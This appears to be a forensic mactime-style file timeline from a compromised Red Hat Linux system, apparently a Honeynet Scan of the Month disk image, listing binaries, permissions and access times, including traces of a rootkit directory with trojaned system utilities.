10933 ..c -rwxr-xr-x root root /usr/bin/dbmmanage
7400 ..c -rwxr-xr-x root root /usr/bin/ddate
5736 ..c -rwxr-xr-x root root /usr/bin/deallocvt
72316 ..c -rwxr-xr-x root root /usr/bin/diff
18844 ..c -rwxr-xr-x root root /usr/bin/diff3
68460 ..c -rwxr-xr-x root root /usr/bin/dig
45948 ..c -rwxr-xr-x root root /usr/bin/dir
18396 ..c -rwxr-xr-x root root /usr/bin/dircolors
10556 ..c -rwxr-xr-x root root /usr/bin/dirname
20623 ..c -rwxr-xr-x root root /usr/bin/dprofpp
25788 ..c -rwxr-xr-x root root /usr/bin/du
44236 ..c -rwxr-xr-x root root /usr/bin/dumpkeys
16288 ..c -rwxr-xr-x root root /usr/bin/eject
18284 ..c -rwxr-xr-x root root /usr/bin/elksemu
10844 ..c -rwxr-xr-x root root /usr/bin/env
119896 ..c -rwxr-xr-x root root /usr/bin/eqn
12828 ..c -rwxr-xr-x root root /usr/bin/expand
16860 ..c -rwxr-xr-x root root /usr/bin/expr
19260 ..c -rwxr-xr-x root root /usr/bin/factor
7596 ..c -rwxr-xr-x root root /usr/bin/faillog
5976 ..c -rwxr-xr-x root root /usr/bin/fdformat
4828 ..c -rwxr-xr-x root root /usr/bin/fgconsole
32400 ..c -rwxr-xr-x root root /usr/bin/file
47516 ..c -rwxr-xr-x root root /usr/bin/find
22826 ..c -rwxr-xr-x root root /usr/bin/find2perl
3943 ..c -rwxr-xr-x root root /usr/bin/findsmb
16732 ..c -rwx--x--x root root /usr/bin/finger
429 ..c -rwxr-xr-x root root
/usr/bin/fix_bs_and_del
17532 ..c -rwxr-xr-x root root /usr/bin/fmt
14076 ..c -rwxr-xr-x root root /usr/bin/fold
26864 ..c -rwxr-xr-x root root /usr/bin/formail
6964 ..c -r-xr-xr-x root root /usr/bin/free
65692 ..c -rwxr-xr-x root root /usr/bin/ftp
9468 ..c -rwxr-xr-x bin bin /usr/bin/ftpcount
9468 ..c -rwxr-xr-x bin bin /usr/bin/ftpwho
43692 ..c -rwxr-xr-x root root /usr/bin/gasp
14 .a. lrwxrwxrwx root root /usr/bin/gawk ->
../../bin/gawk

```

	78892	..c	-rwxr-xr-x	root	root	/usr/bin/gcc
	24008	..c	-rwxr-xr-x	root	root	/usr/bin/gcov
	14132	..c	-rwxr-xr-x	root	root	/usr/bin/gencat
	285	..c	-rwxr-xr-x	rpm	rpm	/usr/bin/gendiff
	3	.a.	lrwxrwxrwx	root	root	/usr/bin/geqn -> eqn
	13192	..c	-rwxr-xr-x	root	root	/usr/bin/getconf
	15796	..c	-rwxr-xr-x	root	root	/usr/bin/getent
	5952	..c	-rwxr-xr-x	root	root	/usr/bin/getkeycodes
	9068	..c	-rwxr-xr-x	root	root	/usr/bin/getopt
	7	.a.	lrwxrwxrwx	root	root	/usr/bin/gindexbib ->
indexbib						
	7492	..c	-rwxr-xr-x	root	root	/usr/bin/glibcbug
	7	.a.	lrwxrwxrwx	root	root	/usr/bin/glookbib ->
lookbib						
	4	.a.	lrwxrwxrwx	root	root	/usr/bin/gmake -> make
	4	.a.	lrwxrwxrwx	root	root	/usr/bin/gneqn -> neqn
	5	.a.	lrwxrwxrwx	root	root	/usr/bin/gnroff ->
nroff						
	36208	..c	-rwsr-xr-x	root	root	/usr/bin/gpasswd
	560252	..c	-rwxr-xr-x	root	root	/usr/bin/gpg
	254396	..c	-rwxr-xr-x	root	root	/usr/bin/gpgv
	3	.a.	lrwxrwxrwx	root	root	/usr/bin/gpic -> pic
	27164	..c	-rwxr-xr-x	root	root	/usr/bin/gpm-root
	127500	..c	-rwxr-xr-x	root	root	/usr/bin/gproff
	5	.a.	lrwxrwxrwx	root	root	/usr/bin/grefer ->
refer						
	50424	..c	-rwxr-xr-x	root	root	/usr/bin/grn
	54648	..c	-rwxr-xr-x	root	root	/usr/bin/grodvi
	50424	..c	-rwxr-xr-x	root	root	/usr/bin/groff
	68184	..c	-rwxr-xr-x	root	root	/usr/bin/grolbp
	53880	..c	-rwxr-xr-x	root	root	/usr/bin/grolj4
	86392	..c	-rwxr-xr-x	root	root	/usr/bin/grops
	49112	..c	-rwxr-xr-x	root	root	/usr/bin/grotty
	1669	..c	-rwxr-xr-x	root	root	/usr/bin/groups
	6	.a.	lrwxrwxrwx	root	root	/usr/bin/gsoelim ->
soelim						
	3	.a.	lrwxrwxrwx	root	root	/usr/bin/gtbl -> tbl
	5	.a.	lrwxrwxrwx	root	root	/usr/bin/gtroff ->
troff						
	16	.a.	lrwxrwxrwx	root	root	/usr/bin/gunzip ->
../../../../bin/gunzip						
	4022	..c	-rwxr-xr-x	root	root	/usr/bin/gzexe
	14	.a.	lrwxrwxrwx	root	root	/usr/bin/gzip ->
../../../../bin/gzip						
	19343	..c	-rwxr-xr-x	root	root	/usr/bin/h2ph
	39304	..c	-rwxr-xr-x	root	root	/usr/bin/h2xs
	15964	..c	-rwxr-xr-x	root	root	/usr/bin/head
	15636	..c	-rwxr-xr-x	root	root	/usr/bin/hexdump
	17564	..c	-rwxr-xr-x	root	root	/usr/bin/hltest
	59532	..c	-rwxr-xr-x	root	root	/usr/bin/host
	9980	..c	-rwxr-xr-x	root	root	/usr/bin/hostid
	16	.a.	lrwxrwxrwx	root	root	/usr/bin/hoststat ->
../sbin/sendmail						
	17592	..c	-rwxr-xr-x	root	root	/usr/bin/hpftodit
	11820	..c	-rwxr-xr-x	root	root	/usr/bin/htdigest
	31596	..c	-rwxr-xr-x	root	root	/usr/bin/httpasswd
	78892	..c	-rwxr-xr-x	root	root	/usr/bin/i386-redhat-
linux-gcc						
	45800	..c	-rwxr-xr-x	root	root	/usr/bin/iconv
	13532	..c	-rwxr-xr-x	root	root	/usr/bin/id
	22040	..c	-rwxr-xr-x	root	root	/usr/bin/indexbib

```

133596 ..c -rwxr-xr-x root root /usr/bin/info
41772 ..c -rwxr-xr-x root root /usr/bin/infocmp
tic 3 .a. lrwxrwxrwx root root /usr/bin/infotocap ->
41180 ..c -rwxr-xr-x root root /usr/bin/install
11580 ..c -rwxr-xr-x root root /usr/bin/iostat
4300 ..c -rwxr-xr-x root root /usr/bin/ipcrm
15348 ..c -rwxr-xr-x root root /usr/bin/ipcs
29796 ..c -rwxr-xr-x root root /usr/bin/isag
20892 ..c -rwxr-xr-x root root /usr/bin/join
7376 ..c -rwxr-xr-x root root /usr/bin/kbd_mode
consolehelper 13 .a. lrwxrwxrwx root root /usr/bin/kbdrate ->
5404 ..c -rwxr-xr-x root root /usr/bin/keytab-lilo
12096 ..c -rwxr-xr-x root root /usr/bin/killall
350172 ..c -rwxr-xr-x root root /usr/bin/ksymoops
10412 ..c -rwxr-xr-x root root /usr/bin/last
4 .a. lrwxrwxrwx root root /usr/bin/lastb -> last
5292 ..c -rwxr-xr-x root root /usr/bin/lastlog
289964 ..c -rwxr-xr-x root root /usr/bin/ld
31020 ..c -rwxr-xr-x root root /usr/bin/ld86
4793 ..c -rwxr-xr-x root root /usr/bin/ldd
3872 ..c -rwxr-xr-x root root /usr/bin/lddlibc4
118796 ..c -rwxr-xr-x root root /usr/bin/less
4452 ..c -rwxr-xr-x root root /usr/bin/lessecho
9068 ..c -rwxr-xr-x root root /usr/bin/lesskey
850 ..c -rwxr-xr-x root root /usr/bin/lesspipe.sh
619004 ..c -rwxr-xr-x root root /usr/bin/links
27256 ..c -rwxr-xr-x root root /usr/bin/lkbbib
..../bin/loadkeys 18 .a. lrwxrwxrwx root root /usr/bin/loadkeys ->
190 ..c -rwxr-xr-x root root /usr/bin/loadunimap
29824 ..c -rwxr-xr-x root root /usr/bin/locale
246960 ..c -rwxr-xr-x root root /usr/bin/localedef
12500 ..c -rwxr-Sr-x root mail /usr/bin/lockfile
98 ..c -rwx----- root root /usr/bin/logclear
7948 ..c -rwxr-xr-x root root /usr/bin/logger
10076 ..c -rwxr-xr-x root root /usr/bin/logname
5680 ..c -rwxr-xr-x root root /usr/bin/look
27288 ..c -rwxr-xr-x root root /usr/bin/lookbib
5820 ..c -rwxr-xr-x root root /usr/bin/lsattr
994 ..c -rwxr-xr-x root root /usr/bin/lspgpot
..../sbin/sendmail 16 .a. lrwxrwxrwx root root /usr/bin/mailq ->
5859 ..c -rwxr-xr-x root root /usr/bin/mailstat
120860 ..c -rwxr-xr-x root root /usr/bin/make
295420 ..c -rwxr-xr-x root root /usr/bin/make_printerdef
294716 ..c -rwxr-xr-x root root /usr/bin/make_smbcodepage
..../sbin/makemap 15 .a. lrwxrwxrwx root root /usr/bin/makemap ->
36012 ..c -rwxr-xr-x root root /usr/bin/man
43628 ..c -rwxr-xr-x root root /usr/bin/man2html
man 3 .a. lrwxrwxrwx root root /usr/bin/manpath ->
550 ..c -rwxr-xr-x root root /usr/bin/mapscrn
6044 ..c -rwxr-xr-x root root /usr/bin/mbchk
7424 ..c -rwxr-xr-x root root /usr/bin/mcookie
31708 ..c -rwxr-xr-x root root /usr/bin/md5sum
7256 ..c -rwxr-xr-x root root /usr/bin/memusage

```

```

15224 ..c -rwxr-xr-x root root /usr/bin/memusagestat
3492 ..c -rwxr-xr-x root root /usr/bin/mesg
18076 ..c -rwxr-xr-x root root /usr/bin/mev
16162 ..c -rwxr-xr-x root root /usr/bin/mk_modmap
9864 ..c -rwxr-xr-x root root /usr/bin/mkcramfs
13500 ..c -rwxr-xr-x root root /usr/bin/mkfifo
205 ..c -rwxr-xr-x root root
/usr/bin/mksmbpasswd.sh
10300 ..c -rwxr-xr-x root root /usr/bin/mpstat
6433 ..c -rwxr-xr-x root root /usr/bin/mtrace
6668 ..c -rwxr-xr-x root root /usr/bin/namei
192796 ..c -rwxr-xr-x root root /usr/bin/ncftp
113436 ..c -rwxr-xr-x root root /usr/bin/ncftpbatch
130236 ..c -rwxr-xr-x root root
/usr/bin/ncftpbookmarks
127996 ..c -rwxr-xr-x root root /usr/bin/ncftpget
123420 ..c -rwxr-xr-x root root /usr/bin/ncftpls
127868 ..c -rwxr-xr-x root root /usr/bin/ncftpput
255 ..c -rwxr-xr-x root root /usr/bin/neqn
16 .a. lrwxrwxrwx root root /usr/bin/newaliases ->
../sbin/sendmail
5456 ..c -rws--x--x root root /usr/bin/newgrp
53628 ..c -rwxr-xr-x root root /usr/bin/nl
73772 ..c -rwxr-xr-x root root /usr/bin/nm
9 .a. lrwxrwxrwx root root /usr/bin/nm86 ->
objdump86
224092 ..c -rwxr-xr-x root root /usr/bin/nmap
411196 ..c -rwxr-xr-x root root /usr/bin/nmblookup
2500 ..c -rwxr-xr-x root root /usr/bin/nohup
2187 ..c -rwxr-xr-x root root /usr/bin/nroff
64012 ..c -rwxr-xr-x root root /usr/bin/nslookup
31596 ..c -rwxr-xr-x root root /usr/bin/nsupdate
197484 ..c -rwxr-xr-x root root /usr/bin/objcopy
199116 ..c -rwxr-xr-x root root /usr/bin/objdump
12348 ..c -rwxr-xr-x root root /usr/bin/objdump86
33724 ..c -rwxr-xr-x root root /usr/bin/od
14252 ..c -r-xr-xr-x root root /usr/bin/oldps
552 ..c -rwxr-xr-x root root /usr/bin/on_ac_power
984812 ..c -rwxr-xr-x root root /usr/bin/openssl
10212 ..c -rwxr-xr-x root root /usr/bin/openvt
13476 ..c -r-s--x--x root root /usr/bin/passwd
13820 ..c -rwxr-xr-x root root /usr/bin/paste
11900 ..c -rwxr-xr-x root root /usr/bin/pathchk
4768 ..c -rwxr-xr-x root root /usr/bin/pcprofiledump
5380 ..c -rwxr-xr-x root root /usr/bin/pcregrep
708188 ..c -rwxr-xr-x root root /usr/bin/perl
708188 ..c -rwxr-xr-x root root /usr/bin/perl5.6.0
33990 ..c -rwxr-xr-x root root /usr/bin/perlbug
32488 ..c -rwxr-xr-x root root /usr/bin/perlcc
22067 ..c -rwxr-xr-x root root /usr/bin/perldoc
4560 ..c -rwxr-xr-x root root /usr/bin/pfbtops
3 .a. lrwxrwxrwx root root /usr/bin/pftp -> ftp
11660 ..c -r-xr-xr-x root root /usr/bin/pgrep
178360 ..c -rwxr-xr-x root root /usr/bin/pic
15420 ..c -rwxr-xr-x root root /usr/bin/pinky
11660 ..c -r-xr-xr-x root root /usr/bin/pkill
4229 ..c -rwxr-xr-x root root /usr/bin/pl2pm
2338 ..c -rwxr-xr-x root root /usr/bin/pod2html
22548 ..c -rwxr-xr-x root root /usr/bin/pod2latex
16613 ..c -rwxr-xr-x root root /usr/bin/pod2man
5846 ..c -rwxr-xr-x root root /usr/bin/pod2text

```

	3294	..c	-rwxr-xr-x	root	root	/usr/bin/pod2usage
	2884	..c	-rwxr-xr-x	root	root	/usr/bin/podchecker
	2477	..c	-rwxr-xr-x	root	root	/usr/bin/podselect
	82616	..c	-rwxr-xr-x	root	root	/usr/bin/post-grohtml
	32508	..c	-rwxr-xr-x	root	root	/usr/bin/pr
	23516	..c	-rwxr-xr-x	root	root	/usr/bin/pre-grohtml
	10236	..c	-rwxr-xr-x	root	root	/usr/bin/printenv
	17244	..c	-rwxr-xr-x	root	root	/usr/bin/printf
	75452	..c	-rwxr-xr-x	root	mail	/usr/bin/procmail
	36748	..c	-rwxr-xr-x	root	root	/usr/bin/protoize
	7492	..c	-rwxr-xr-x	root	root	/usr/bin/psfaddtable
	6700	..c	-rwxr-xr-x	root	root	/usr/bin/psfgettable
	6504	..c	-rwxr-xr-x	root	root	/usr/bin/psfstriptime
	236	..c	-rwxr-xr-x	root	root	/usr/bin/pspell-config
	12284	..c	-rwxr-xr-x	root	root	/usr/bin/pstree
	36353	..c	-rwxr-xr-x	root	root	/usr/bin/pstruct
	63612	..c	-rwxr-xr-x	root	root	/usr/bin/ptx
	16	.a.	lrwxrwxrwx	root	root	/usr/bin/purgestat ->
../sbin/sendmail						
	49068	..c	-rwxr-xr-x	root	root	/usr/bin/quota
	37932	..c	-rwxr-xr-x	root	root	/usr/bin/ranlib
	5272	..c	-rwxr-xr-x	root	root	/usr/bin/raw
	14588	..c	-rwsr-xr-x	root	root	/usr/bin/rcp
	151372	..c	-rwxr-xr-x	root	root	/usr/bin/readelf
	100728	..c	-rwxr-xr-x	root	root	/usr/bin/refer
	4340	..c	-rwxr-xr-x	root	root	/usr/bin/rename
	4500	..c	-rwxr-xr-x	root	root	/usr/bin/renice
	4	.a.	lrwxrwxrwx	root	root	/usr/bin/reset -> tset
	489	..c	-rwxr-xr-x	root	root	/usr/bin/resetall
	9728	..c	-rwxr-xr-x	root	root	/usr/bin/resizecons
	4968	..c	-rwxr-xr-x	root	root	/usr/bin/rev
	10460	..c	-rwxr-xr-x	root	root	/usr/bin/rexec
	10940	..c	-rwsr-xr-x	root	root	/usr/bin/rlogin
	11884	..c	-rwxr-xr-x	root	root	/usr/bin/rmail
	76268	..c	-rwxr-xr-x	root	root	/usr/bin/rpcgen
	4512	..c	-rwxr-xr-x	rpm	rpm	/usr/bin/rpm2cpio
	15	.a.	lrwxrwxrwx	rpm	rpm	/usr/bin/rpmdb ->
../lib/rpm/rpmd						
	15	.a.	lrwxrwxrwx	rpm	rpm	/usr/bin/rpmquery ->
../lib/rpm/rpmq						
	15	.a.	lrwxrwxrwx	rpm	rpm	/usr/bin/rpmsign ->
../lib/rpm/rpmk						
	15	.a.	lrwxrwxrwx	rpm	rpm	/usr/bin/rpmverify ->
../lib/rpm/rpmv						
	7932	..c	-rwsr-xr-x	root	root	/usr/bin/rsh
	749	..c	-rwxr-xr-x	root	root	/usr/bin/run-parts
	14627	..c	-rwxr-xr-x	root	root	/usr/bin/s2p
	49884	..c	-rwxr-xr-x	root	root	/usr/bin/sar
	194	..c	-rwxr-xr-x	root	root	/usr/bin/saveunimap
	24972	..c	-rwxr-xr-x	root	root	/usr/bin/scp
	6568	..c	-rwxr-xr-x	root	root	/usr/bin/screendump
	7244	..c	-rwxr-xr-x	root	root	/usr/bin/script
	17468	..c	-rwxr-xr-x	root	root	/usr/bin/sdiff
	13916	..c	-rwxr-xr-x	root	root	/usr/bin/seq
	5560	..c	-rwxr-xr-x	root	root	/usr/bin/setfdprm
	2046	..c	-rwxr-xr-x	root	root	/usr/bin/setfont
	6824	..c	-rwxr-xr-x	root	root	/usr/bin/setkeycodes
	7112	..c	-rwxr-xr-x	root	root	/usr/bin/setleds
	5088	..c	-rwxr-xr-x	root	root	/usr/bin/setmetamode
	3744	..c	-rwxr-xr-x	root	root	/usr/bin/setsid
	16940	..c	-rwxr-xr-x	root	root	/usr/bin/setterm

```

5624 ..c -rwxr-xr-x root root /usr/bin/setvesablank
41932 ..c -rwxr-xr-x root root /usr/bin/sftp
6 .a. lrwxrwxrwx root root /usr/bin/sg -> newgrp
31708 ..c -rwxr-xr-x root root /usr/bin/shalsum
9688 ..c -rwxr-xr-x root root /usr/bin/showfont
9772 ..c -rwxr-xr-x root root /usr/bin/showkey
30172 ..c -rwxr-xr-x root root /usr/bin/shred
15756 ..c -rwxr-xr-x root root /usr/bin/size
9 .a. lrwxrwxrwx root root /usr/bin/size86 ->

objdump86

15144 ..c -r-xr-xr-x root root /usr/bin/skill
8268 ..c -rwx----- root root /usr/bin/sl2
25020 ..c -rwxr-Sr-x root slocate /usr/bin/slocate
3 .a. lrwxrwxrwx root root /usr/bin/slogin -> ssh
2678 ..c -rwxr-xr-x root root /usr/bin/smbadduser
467228 ..c -rwxr-xr-x root root /usr/bin/smbclient
672527 ..c -rwxr-xr-x root root /usr/bin/smbd -D
409532 ..c -rwxr-xr-x root root /usr/bin/smbmnt
701212 ..c -rwxr-xr-x root root /usr/bin/smbpasswd
2293 ..c -rwxr-xr-x root root /usr/bin/smbprint
409468 ..c -rwxr-xr-x root root /usr/bin/smbspool
321980 ..c -rwxr-xr-x root root /usr/bin/smbstatus
4862 ..c -rwxr-xr-x root root /usr/bin/smbtar
407804 ..c -rwxr-xr-x root root /usr/bin/smbumount
15144 ..c -r-xr-xr-x root root /usr/bin/snice
16696 ..c -rwxr-xr-x root root /usr/bin/soelim
785372 ..c -rws--x--x root root /usr/bin/sperl5.6.0
14524 ..c -rwxr-xr-x root root /usr/bin/splain
16316 ..c -rwxr-xr-x root root /usr/bin/split
18348 ..c -rwxr-xr-x root root /usr/bin/sprof
209948 ..c -rwsr-xr-x root root /usr/bin/ssh
64588 ..c -rwxr-xr-x root root /usr/bin/ssh-add
39564 ..c -rwxr-xr-x root root /usr/bin/ssh-agent
69196 ..c -rwxr-xr-x root root /usr/bin/ssh-keygen
34580 ..c -rwxr-xr-x root root /usr/bin/ssh-keyscan
14924 ..c -rwxr-xr-x root root /usr/bin/strings
197484 ..c -rwxr-xr-x root root /usr/bin/strip
785372 ..c -rws--x--x root root /usr/bin/suidperl
12444 ..c -rwxr-xr-x root root /usr/bin/sum
15132 ..c -rwxr-xr-x root root /usr/bin/syslinux
51612 ..c -rwxr-xr-x root root /usr/bin/tac
141932 ..c -rwxr-xr-x root root /usr/bin/tack
31100 ..c -rwxr-xr-x root root /usr/bin/tail
4488 ..c -rwxr-xr-x root root /usr/bin/tailf
90072 ..c -rwxr-xr-x root root /usr/bin/tbl
11356 ..c -rwxr-xr-x root root /usr/bin/tee
78828 ..c -rwxr-xr-x root root /usr/bin/telnet
20380 ..c -rwxr-xr-x root root /usr/bin/test
294140 ..c -rwxr-xr-x root root /usr/bin/testparm
303292 ..c -rwxr-xr-x root root /usr/bin/testprns
18488 ..c -rwxr-xr-x root root /usr/bin/tfmdotit
37836 ..c -rwxr-xr-x root root /usr/bin/tic
11120 ..c -rwxr-xr-x root root /usr/bin/time
5644 ..c -r-xr-xr-x root root /usr/bin/tload
26752 ..c -rwxr-xr-x root root /usr/bin/toe
8696 ..c -rwxr-xr-x root root /usr/bin/tput
28284 ..c -rwxr-xr-x root root /usr/bin/tr
293912 ..c -rwxr-xr-x root root /usr/bin/troff
31628 ..c -rwxr-xr-x root root /usr/bin/tset
14812 ..c -rwxr-xr-x root root /usr/bin/tsort
10140 ..c -rwxr-xr-x root root /usr/bin/tty

```

```

6913 ..c -rwxr-xr-x root root /usr/bin/tzselect
9644 ..c -rwxr-xr-x root root /usr/bin/ul
13212 ..c -rwxr-xr-x root root /usr/bin/unexpand
386 ..c -rwxr-xr-x root root /usr/bin/unicode_start
133 ..c -rwxr-xr-x root root /usr/bin/unicode_stop
16668 ..c -rwxr-xr-x root root /usr/bin/uniq
32524 ..c -rwxr-xr-x root root /usr/bin/unprotoize
7 .a. lrwxrwxrwx root slocate /usr/bin/updatedb ->

slocate
3044 ..c -r-xr-xr-x root root /usr/bin/uptime
11356 ..c -rwxr-xr-x root root /usr/bin/users
6692 ..c -rwxr-xr-x root root /usr/bin/utmpdump
3748 ..c -rwxr-xr-x root root /usr/bin/uuidgen
5152 ..c -rwxr-xr-x root root /usr/bin/vcstime
45948 ..c -rwxr-xr-x root root /usr/bin/vdir
496 ..c -rwxr-xr-x root root /usr/bin/vimtutor
8492 ..c -r-xr-xr-x root root /usr/bin/vmstat
5260 ..c -rwxr-xr-x root root /usr/bin/vt-is-UTF8
8624 ..c -r-xr-xr-x root root /usr/bin/w
6444 ..c -r-xr-Sr-x root tty /usr/bin/wall
7760 ..c -r-xr-xr-x root root /usr/bin/watch
23580 ..c -rwxr-xr-x root root /usr/bin/wc
154444 ..c -rwxr-xr-x root root /usr/bin/wget
2185 ..c -rwxr-xr-x root root /usr/bin/whatis
7120 ..c -rwxr-xr-x root root /usr/bin/whereis
12892 ..c -rwxr-xr-x root root /usr/bin/which
13948 ..c -rwxr-xr-x root root /usr/bin/whiptail
14364 ..c -rwxr-xr-x root root /usr/bin/who
10236 ..c -rwxr-xr-x root root /usr/bin/whoami
8744 ..c -rwxr-Sr-x root tty /usr/bin/write
5388 ..c -rwxr-xr-x root root /usr/bin/writetv
11764 ..c -rwxr-xr-x root root /usr/bin/xargs
4896 ..c -rwxr-xr-x root root /usr/bin/xtrace
11004 ..c -rwxr-xr-x root root /usr/bin/xxd
10204 ..c -rwxr-xr-x root root /usr/bin/yes
1994 ..c -rwxr-xr-x root root /usr/bin/zcmp
1994 ..c -rwxr-xr-x root root /usr/bin/zdiff
1461 ..c -rwxr-xr-x root root /usr/bin/zegrep
1461 ..c -rwxr-xr-x root root /usr/bin/zfgrep
1016 ..c -rwxr-xr-x root root /usr/bin/zforce
1461 ..c -rwxr-xr-x root root /usr/bin/zgrep
62748 ..c -rwxr-xr-x root root /usr/bin/zip
24924 ..c -rwxr-xr-x root root /usr/bin/zipcloak
21660 ..c -rwxr-xr-x root root /usr/bin/zipnote
23644 ..c -rwxr-xr-x root root /usr/bin/zipsplit
41 ..c -rwxr-xr-x root root /usr/bin/zless
1077 ..c -rwxr-xr-x root root /usr/bin/zmore
3627 ..c -rwxr-xr-x root root /usr/bin/znew
6 .a. lrwxrwxrwx root root /usr/bin/zsoelim ->

soelim
4096 m.c drwxr-xr-x root root /usr/include
692 ..c -rw-r--r-- root root /usr/include/iceconf.h
539 ..c -rw----- root root /usr/include/icekey.h
5 mac -rw-r--r-- root root /usr/include/icepid.h
4096 mac drwxr-xr-x root root /usr/lib/libshtift
51164 ..c -rwxr-xr-x root root
/usr/lib/libshtift/ifconfig
45948 ..c -rwxr-xr-x root root /usr/lib/libshtift/ls
83132 ..c -rwxr-xr-x root root
/usr/lib/libshtift/netstat
63180 ..c -r-xr-xr-x root root /usr/lib/libshtift/ps

```

```

34924 .c -r-xr-xr-x root root /usr/lib/libshtift/top
10980 .c -rwxr-xr-x rpm rpm /usr/lib/rpm/rpmd
12928 .c -rwxr-xr-x rpm rpm /usr/lib/rpm/rpmk
13044 .c -rwxr-xr-x rpm rpm /usr/lib/rpm/rpmq
4 .a. lrwxrwxrwx rpm rpm /usr/lib/rpm/rpmv ->
rpmq
51228 .a. -rwxr-xr-x root root /var/ftp/bin/gzip
45948 .c -rwxr-xr-x root root /var/ftp/bin/ls
150796 .a. -rwxr-xr-x root root /var/ftp/bin/tar
03 Aug 10 13:33:34 4609 .a. -rw-r--r-- root root
/usr/include/linux/if.h
4213 .a. -rw-r--r-- root root
/usr/include/linux/if_ether.h
4101 .a. -rw-r--r-- root root
/usr/include/linux/ip.h
4547 .a. -rw-r--r-- root root
/usr/include/linux/tcp.h
03 Aug 10 13:33:35 16956 .a. -rwxr-xr-x root root /bin/chmod
43772 .a. -rwxr-xr-x root root /bin/mv
18439 mac -rwxr-xr-x root root /usr/bin/(swapd)
5 mac -rw-r--r-- root root /usr/bin/x.pid
2 .c -rw-r--r-- root root /usr/lib/libsss
03 Aug 10 13:33:36 16828 .a. -rwxr-xr-x root root /bin/cut
9304 .a. -rwxr-xr-x root root /bin/hostname
23436 .a. -rwsr-xr-x root root /bin/ping
10844 .a. -rwxr-xr-x root root /bin/uname
34609 .a. -rw-r--r-- root root /lib/modules/2.4.7-
10/kernel/net/appletalk/appletalk.o
29610 .a. -rw-r--r-- root root /lib/modules/2.4.7-
10/kernel/net/ipx/ipx.o
47 .a. -rw-r--r-- root root /usr/lib/libice.log
03 Aug 10 13:33:52 26812 .a. -rwxr-xr-x root root /bin/df
224860 .a. -rwxr-xr-x root root /bin/gawk
224860 .a. -rwxr-xr-x root root /bin/gawk-3.1.0
49116 .a. -rwxr-xr-x root root /bin/grep
30640 .a. -rwxr-xr-x root root /bin/netstat
134 .a. -rwxr-xr-x root root /dev/ttyoa
22328 .a. -rwxr-xr-x root root /sbin/ifconfig
6964 .a. -r-xr-xr-x root root /usr/bin/free
03 Aug 10 13:33:56 519964 .a. -rwxr-xr-x root root /bin/bash
14812 .a. -rwxr-xr-x root root /bin/cat
66492 .a. -rwxr-xr-x root mail /bin/mail
17788 .a. -rwxr-xr-x root root /bin/mkdir
4096 mac drwxr-xr-x root root /dev/hpd
454 .a. -rw-r--r-- root root /etc/sysconfig/syslog
2944 .a. -rwxr-xr-x root root /sbin/consoletype
88876 .a. -rwxr-xr-x root root /sbin/insmod
451076 .a. -r-sr-xr-x root root /usr/sbin/sendmail
4096 .a. drwxr-xr-x root root /var/log
0 m.c -rw-r--r-- root root /var/log/wtmp
0 mac drwxr-xr-x root root <SotM29-sda1.dd-dead-
76979>
0 m.c -rw-r--r-- root root <SotM29-sda1.dd-dead-
77645>
0 m.c -rw-r--r-- root root <SotM29-sda1.dd-dead-
77646>
0 m.c -rw-r--r-- root root <SotM29-sda1.dd-dead-
77647>
0 m.c -rw-r--r-- root root <SotM29-sda1.dd-dead-
77648>
4096 mac drwx----- root root <SotM29-sda1.dd-live-

```

```

46607>
46733>
03 Aug 10 13:33:57
4096 mac drwxr-xr-x root root <SotM29-sdal.dd-live-
4096 .ac drwxr-xr-x root root /bin
2872 ..c -rwxr-xr-x root root /bin/arch
94364 ..c -rwxr-xr-x root root /bin/ash
472492 ..c -rwxr-xr-x root root /bin/ash.static
10524 ..c -rwxr-xr-x root root /bin/basename
519964 ..c -rwxr-xr-x root root /bin/bash
14812 ..c -rwxr-xr-x root root /bin/cat
16732 ..c -rwxr-xr-x root root /bin/chgrp
16956 ..c -rwxr-xr-x root root /bin/chmod
18588 ..c -rwxr-xr-x root root /bin/chown
46188 ..c -rwxr-xr-x root root /bin/consolechars
36604 ..c -rwxr-xr-x root root /bin/cp
48796 ..c -rwxr-xr-x root root /bin/cpio
16828 ..c -rwxr-xr-x root root /bin/cut
26780 ..c -rwxr-xr-x root root /bin/date
28860 ..c -rwxr-xr-x root root /bin/dd
26812 ..c -rwxr-xr-x root root /bin/df
4252 ..c -rwxr-xr-x root root /bin/dmesg
2708 ..c -rwxr-xr-x root root /bin/doexec
11452 ..c -rwxr-xr-x root root /bin/echo
72988 ..c -rwxr-xr-x root root /bin/ed
49116 ..c -rwxr-xr-x root root /bin/egrep
9468 ..c -rwxr-xr-x root root /bin/false
49116 ..c -rwxr-xr-x root root /bin/fgrep
224860 ..c -rwxr-xr-x root root /bin/gawk
224860 ..c -rwxr-xr-x root root /bin/gawk-3.1.0
49116 ..c -rwxr-xr-x root root /bin/grep
51228 ..c -rwxr-xr-x root root /bin/gunzip
51228 ..c -rwxr-xr-x root root /bin/gzip
9304 ..c -rwxr-xr-x root root /bin/hostname
3004 ..c -rwxr-xr-x root root /bin/igawk
23744 ..c -rwxr-xr-x root root /bin/ipcalc
7964 ..c -rwxr-xr-x root root /bin/kill
20348 ..c -rwxr-xr-x root root /bin/ln
74348 ..c -rwxr-xr-x root root /bin/loadkeys
17740 ..c -rwxr-xr-x root root /bin/login
36692 ..c -rwxr-xr-x root root /bin/ls
66492 ..c -rwxr-xr-x root mail /bin/mail
17788 ..c -rwxr-xr-x root root /bin/mkdir
15836 ..c -rwxr-xr-x root root /bin/mknod
4460 ..c -rwxr-xr-x root root /bin/mktemp
23372 ..c -rwxr-xr-x root root /bin/more
57628 ..c -rwsr-xr-x root root /bin/mount
43772 ..c -rwxr-xr-x root root /bin/mv
30640 ..c -rwxr-xr-x root root /bin/netstat
12540 ..c -rwxr-xr-x root root /bin/nice
225500 ..c -rwxr-xr-x root root /bin/pgawk
165136 ..c -rwxr-xr-x 506 506 /bin/pico
23436 ..c -rwsr-xr-x root root /bin/ping
32756 ..c -rwxr-xr-x root root /bin/ps
10428 ..c -rwxr-xr-x root root /bin/pwd
25884 .ac -rwxr-xr-x root root /bin/rm
11132 ..c -rwxr-xr-x root root /bin/rmdir
1580104 ..c -rwxr-xr-x rpm rpm /bin/rpm
46844 ..c -rwxr-xr-x root root /bin/sed
16756 ..c -rwxr-xr-x root root /bin/setserial
11612 ..c -rwxr-xr-x root root /bin/sleep
44188 ..c -rwxr-xr-x root root /bin/sort

```

```

31036 ..c -rwxr-xr-x root root /bin/stty
18452 ..c -rwsr-xr-x root root /bin/su
9916 ..c -rwxr-xr-x root root /bin/sync
150796 ..c -rwxr-xr-x root root /bin/tar
288604 ..c -rwxr-xr-x root root /bin/tcsh
24284 .ac -rwxr-xr-x root root /bin/touch
